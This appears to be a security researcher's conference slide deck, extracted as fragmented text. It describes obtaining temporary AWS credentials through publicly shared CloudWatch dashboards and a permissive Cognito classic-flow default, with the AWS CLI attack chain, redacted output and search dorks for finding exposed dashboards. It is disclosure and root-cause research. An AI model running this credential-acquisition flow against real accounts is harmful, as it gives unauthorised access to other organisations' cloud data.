
1. Attacker extracts from **context**
 - (O) IAM role ARN
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2. Attacker acquires an Identity from the Cognito Identity pool
3. Attacker requests an OpenID Connect (OIDC) token for this identity
4. Attacker trades the OIDC token for temporary credentials of the target IAM role
5. Attacker can now read EC2 tags

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```

```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```

```
$ aws sts assume-role-with-web-identity --role-arn "arn:aws:iam::11..." --web-identity-token "eyJra..."
```

```
$ aws ec2 describe-tags
```



Attack Flow

1. Attacker extracts from **context**
 - (O) IAM role ARN
 - (I) Identity Pool ID
2. Attacker acquires an Identity from Cognito Identity pool

```
$ aws cognito-identity get-id --identity
```

3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
$ aws cognito-identity get-open-id-token
```

4. Attacker trades the OIDC token for temporary credentials of the target

```
$ aws sts assume-role-with-web-identity
```

5. Attacker can now read EC2 tags

```
$ aws ec2 describe-tags
```

```
ubuntu@WSL:cloudwatch-dashboard$ aws ec2 describe-tags --profile stolen --region eu-west-1
{
  "Tags": [
    {
      "Key": "Name",
      "ResourceId": "igw-04064d[REDACTED]",
      "ResourceType": "internet-gateway",
      "Value": "intgtwy-tec[REDACTED]"
    },
    {
      "Key": "Name",
      "ResourceId": "igw-09de5b[REDACTED]",
      "ResourceType": "internet-gateway",
      "Value": "ew1-he[REDACTED]-igw"
    },
    {
      "Key": "Contact",
      "ResourceId": "igw-0c4ba33[REDACTED]",
      "ResourceType": "internet-gateway",
      "Value": "al[REDACTED]@withsecure.com"
    },
    {
      "Key": "CostCenter",
      "ResourceId": "igw-0c4ba33[REDACTED]",
      "ResourceType": "internet-gateway",
      "Value": "37660"
    },
    {
      "Key": "DeploymentName",
      "ResourceId": "igw-0c4ba33[REDACTED]",
      "ResourceType": "internet-gateway",
      "Value": "en1-[REDACTED]"
    }
  ]
}
```

Gone Hunting

urlscan.io

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SecurityTrails
A Recorded Future Company

Search for domains, IPs, filenames, hashes, ASNs

page.domain:cloudwatch.amazonaws.com

Search

Help

Search results (11 / 11, sorted by date, took 2070ms)

Showing All Hits

Details: Visible

URL	Age	Size	IPs	
1 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=hakata-dash&context=eyJSljoid... IP: 2600:9000:2754:1400:9:1000:c680:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	14 hours	5 MB	79 7 1
2 URL: cloudwatch.amazonaws.com/cloudwatch/CloudWatch/data/plugins.GetPluginConfigs/20... IP: 2600:9000:2251:1600:9:1000:c680:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	2 months	7 KB	3 2 1
3 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=VPN-Dashboard&context=eyJSljoid... Redirect from: vpn.costaesmeralda.monitoritecsa.com/ IP: 2600:9000:2251:9a00:9:1000:c680:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	3 months	5 MB	83 6 1
4 URL: cloudwatch.amazonaws.com/ IP: 2600:9000:2127:4e00:9:1000:c680:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	4 months	189 KB	3 3 1
5 URL: monitoring.integ.cloudwatch.amazonaws.com/ IP: 3.230.68.27 - PTR: ec2-3-230-68-27.compute-1.amazonaws.com GeoIP: US - AS14618 (AMAZON-AES, US) Tags: phishingrod	Public 200	6 months	199 B	1 1 1
6 URL: cloudwatch.amazonaws.com/ IP: 2600:9000:2156:1200:9:1000:c680:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	8 months	151 KB	2 2 1
7 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=NO-Overview&context=eyJSljoid... Redirect from: url11.mallanyone.net/v1/?m=1mad73-00061f-3M6i=57e1b682&c=wU4eyLY3ljsjIMVz&Wuab... IP: 2600:9000:214fa00:1746c7c00:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	1 year	4 MB	60 5 1
8 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=UCI_Public&context=eyJSljoidX... IP: 2600:9000:225a:4600:1746c7c00:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US) Tags: falconsandbox	Public 200	2 years	4 MB	53 4 1
9 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=UCI_Public&context=eyJSljoidX... IP: 2600:9000:214fa00:1746c7c00:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	2 years	4 MB	53 4 1
10 URL: cloudwatch.amazonaws.com/ Downloaded Files: download IP: 2600:9000:21f37000:1746c7c00:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	2 years	1	1 1 1
11 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=murphy-services&context=eyJSL... Redirect from: murphy-services-dashboard.gorila.systems IP: 2600:9000:21f3da00:1746c7c00:93a1 - Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	Public 200	3 years	531 KB	2 2 1

(11 results in total, 11 shown)

Google

inurl:https://cloudwatch.amazonaws.com/dashboard.html -corporate

Images Videos News Books Maps Flights More Tools

Amazon

https://cloudwatch.amazonaws.com , dashboard

CloudWatch Dashboard Sharing - AWS

Amazon

https://cloudwatch.amazonaws.com , dashboard

Signin

Sign in with your username and password. Username. Password. Forgot your password? logo.
Sign in with your username and password. Username. Password.

Amazon

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Sign in with your username and password. Username. Password.



Amazon

https://cloudwatch.amazonaws.com , dashboard

Signin


Sign in with your username and password. Username. Password. Forgot your password? logo.
Sign in with your username and password. Username. Password.

Gone Hunting



Gone Hunting

of dashboards **Publicly** shared > + # of dashboards username+password shared
of dashboards SSO-shared



REVERSESEC

Is it such a big deal?

- Honestly, not really
- Amazon clearly advises against putting sensitive data in EC2 tags....
- ...but we all know customers don't follow this (PII, owner contact details, credentials...)
- Permissions of IAM role are canned, set by Amazon code =users won't modify manually if *it works*TM
 - *unless they want to add more features?*



Warning

Tag keys and their values are returned by many different API calls. Denying access to `DescribeTags` doesn't automatically deny access to tags returned by other APIs. As a best practice, we recommend that you do not include sensitive data in your tags.

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/Using_Tags.html

More Features = More Permissions



logs table widgets
e custom widgets

logs:FilterLogEvents
logs:StartQuery
logs:StopQuery
logs:GetLogRecord
logs:DescribeLogGroups

```
"Resource": [
  "SharedLogGroup1",
  "SharedLogGroup2"
]
```

lambda:InvokeFunction

```
"Resource": ["Function1"]
```

summitroute.com/blog/2020/06/08/denial_of_wallet_attacks_on_aws/

Root Cause Analysis

[Documentation](#) > [Amazon Cognito](#) > [API Reference](#)

CreateIdentityPool

The screenshot shows the AWS IAM console interface. The breadcrumb navigation is 'Amazon Cognito > Identity pools > CW_ew1-testdashboard'. The page title is 'CW_ew1-testdashboard Info'. The left sidebar shows 'User pools' and 'Identity pools'. The main content area has tabs for 'User statistics', 'Identity browser', 'User access', 'Identity pool properties', and 'Other properties'. The 'Identity pool properties' tab is selected, and within it, the 'Basic (classic) authentication' section is highlighted with a red box. This section contains the text: 'Activate the classic authentication flow if your app relies on separate API requests to retrieve an identity token, and then to assume a role using that token. When you activate the classic flow...' and a 'Basic authentication' field with a minus sign.

```
ubuntu@FSW3285:/mnt/c/Users/laripping/Documents/Research/cloudwatch-dashboard$ aws cognito-identity describe-identity-pool --identity-pool-id "us-east-1:853[redacted]da62c" --region us-east-1
{
  "IdentityPoolId": "us-east-1:853[redacted]da62c",
  "IdentityPoolName": "CW_ew1-testdashboard",
  "AllowUnauthenticatedIdentities": true,
  "CognitoIdentityProviders": [
    {
      "ProviderName": "cognito-idp.us-east-1.amazonaws.com/us-east-1_yyY[redacted]Mg",
      "ClientId": "ln0o[redacted]fpa0",
      "ServerSideTokenCheck": false
    }
  ],
  "IdentityPoolTags": {}
},
{
  "DeveloperProviderName": "string",
  "IdentityPoolId": "string",
  "IdentityPoolName": "string",
  "IdentityPoolTags": {
    "string": "string"
  },
  "OpenIdConnectProviderARNs": [ "string" ],
  "SamlProviderARNs": [ "string" ],
  "SupportedLoginProviders": {
    "string": "string"
  }
}
```

Root Cause Analysis

The screenshot displays the AWS CloudWatch console. At the top, a green banner states: "The dashboard ew1-userpassdashboard has been successfully shared. Open in a new tab". Below this, the breadcrumb navigation shows "CloudWatch > Dashboards > ew1-userpassdashboard". The dashboard title "ew1-userpassdashboard" is followed by a star icon, and the log group path "/aws/eks/spartaCluster/cluster" is shown.

The main interface features a "CloudShell" button and a "Feedback" link. A horizontal menu includes tabs for Elements, Console, Sources, Network, Performance, Memory, Application, Security, Lighthouse, Recorder, Performance insights, and AdBlock. The "Network" tab is active, showing a timeline of network events from 5000 ms to 80000 ms.


A red box highlights a specific network event in the "Request Payload" tab. The payload is a JSON object:

```
{
  "AllowUnauthenticatedIdentities": false,
  "CognitoIdentityProviders": [
    {
      "ClientId": "625i8aqf0dsj3juh77nfngml52",
      "ProviderName": "cognito-idp.us-east-1.amazonaws.com/us-east-1_yyYnKmDMg",
      "IdentityPoolName": "CloudWatchDashboardSharing"
    }
  ]
}
```

Root Cause Analysis



“Fail Open” in Cognito



default configuration was the condition in Amazon Cognito. released. This post will aim to access, and to provide an in-act evaluation, along with

https://docs.aws.amazon.com/cognito-user-identity-pools/latest/APIReference/API_GetOpenIdToken.html

Commented [SB2]: This is a secure by default issue. When Amazon Cognito identity pools are created, if the allowClassicFlow field is not specified, it will default to True, allowing the use of classic flow. This was historically chosen when enhanced flow was introduced as to not break customers from creating new identity pools.

Affected Clients

Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	
CLI/SDKs	Uninitialised, effectively True
Terraform	

Affected Clients

Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	False, unless explicitly enabled
CLI/SDKs	Uninitialised, effectively True
Terraform	

The screenshot shows the AWS IAM console interface for creating a new identity pool. The left sidebar lists the steps: Step 1: Configure identity pool trust, Step 2: Configure permissions, Step 3: Connect identity providers, Step 4: Configure properties (selected), and Step 5: Review and create. The main content area is titled 'Configure properties' and includes an 'Info' link. It contains a text input for 'Identity pool name' with a placeholder 'Enter a name'. Below this is the 'Basic (classic) authentication' section, which is highlighted with a red box. It contains a checkbox labeled 'Activate basic flow' which is currently unchecked. At the bottom, there is a 'Tags (0) - optional' section with an 'Add new tag' button. Navigation buttons 'Cancel', 'Previous', and 'Next' are at the bottom right.

```
ubuntu@FSW3285:/mnt/c/Users/laripping/Documents/Research/cloudwatch-dashboard$ aws cognito-identity describe-identity-pool --identity-pool-id "us-east-1:7d60b318-a6ef63" --region us-east-1
{
  "IdentityPoolId": "us-east-1:7d60b318-a6ef63",
  "IdentityPoolName": "tsaole-newIdentityPool",
  "AllowUnauthenticatedIdentities": true,
  "AllowClassicFlow": false,
  "IdentityPoolTags": {}
}
```

Affected Clients

Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	False, unless explicitly enabled
CLI/SDKs	Uninitialised, effectively True
Terraform	set by TF to False by default

- `allow_classic_flow` (Optional) - Enables or disables the classic / basic authentication flow. Default is `false`.

registry.terraform.io/providers/hashicorp/aws/latest/docs/resources/cognito_identity_pool#allow_classic_flow



REVERSEC

Username & Password Sharing

aws Services Search [Alt+S]

CloudWatch X

Favorites and recents ▶

Dashboards

▶ Alarms 0 0 0 0

▼ Logs

Log groups

Log Anomalies

Live Tail

Logs Insights

Contributor Insights

▶ Metrics

▶ X-Ray traces

▶ Events

▶ Application Signals [New](#)

▶ Network monitoring

▶ Insights

Settings

Getting Started

What's new

CloudWatch > Dashboards > ew1-testdashboard-morewidgets > Share dashboard > Username and password

Share dashboard ew1-testdashboard-morewidgets

Username and password protected dashboard

Add email addresses

Enter the email addresses of the people that you want to share the dashboard with. New users will receive a temporary password and will be prompted to set up their own password. Existing users can use their existing passwords.

Separate the email addresses with commas or semicolons. Maximum 5 email addresses allowed.

X

To be able to share logs or composite alarms from your account, you must follow the instructions in [Sharing CloudWatch Dashboards](#).

Please read

- We recommend that you do not share dashboards if your account contains any sensitive information which you would not wish to share with the users with whom you are sharing the dashboard.
- Once you enable dashboard sharing, CloudWatch will generate a link for you to a web page which hosts the dashboard.
- The users that you specified above will be granted the following permissions: CloudWatch read-only permissions to alarms and contributor insights rules in the Dashboard which you share, and to all metrics and the names and tags of all EC2 instances in your account even if they are not shown in the Dashboard which you share. We recommend that you consider whether it is appropriate to make this information available to the users with whom you are sharing.
- To enable the users you specified above to access the web page, the following [Amazon Cognito](#) resources will be created in your account: Cognito user pool; Cognito users; Cognito app client; Cognito Identity pool and IAM role.
- For further information about dashboard sharing, including setting permissions to limit data which you share, [read our documentation](#).

Cancel **Confirm and preview policy**

Username & Password Sharing

Can 3rd parties get EC2 tags?

Username & Password Sharing

Can 3rd parties get EC2 tags?

Attacker Flow

1. ~~Acquire an identity from the Cognito Identity pool~~

```
$ aws cognito-identity get-id ...
```

2. An error occurred (NotAuthorizedException) when calling the GetId operation: Unauthenticated access is not supported for this identity pool.
3. Trade OIDC token for temp IAM creds

```
$ aws sts assume-role-with-web-identity ...
```

